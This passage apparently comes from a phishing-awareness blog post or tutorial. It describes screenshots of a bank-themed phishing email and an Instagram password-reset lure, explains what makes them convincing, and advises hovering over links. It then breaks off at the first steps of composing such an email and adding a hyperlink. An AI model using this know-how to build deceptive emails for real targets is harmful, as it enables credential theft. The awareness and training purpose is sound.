
bit.ly/2gbylhc racuda Networks, Inc. All rights reserved. | [Privacy Policy](#) | [Terms of Service](#)

This above phishing email is a must read. Everything looks so convincing. Even I think I have a account at Suntrust. Only when we hover over the link that we can see it is suspicious.




The above mail is directed towards Instagram users. Although sender email is phishy, have a look at the message of the mail. It says your Instagram password has been changed and if it is not you that changed the password, you are asked to click on the link they have provided to reset your password. It even provides a link to the Instagram Help Center to appear trustworthy.


I am sure readers got an idea about how phishing emails look like. If you find an email suspicious, just hover over the links instead of clicking on them. Once, the body of the email is complete, let's add a hyperlink to the email content. Click on "source".



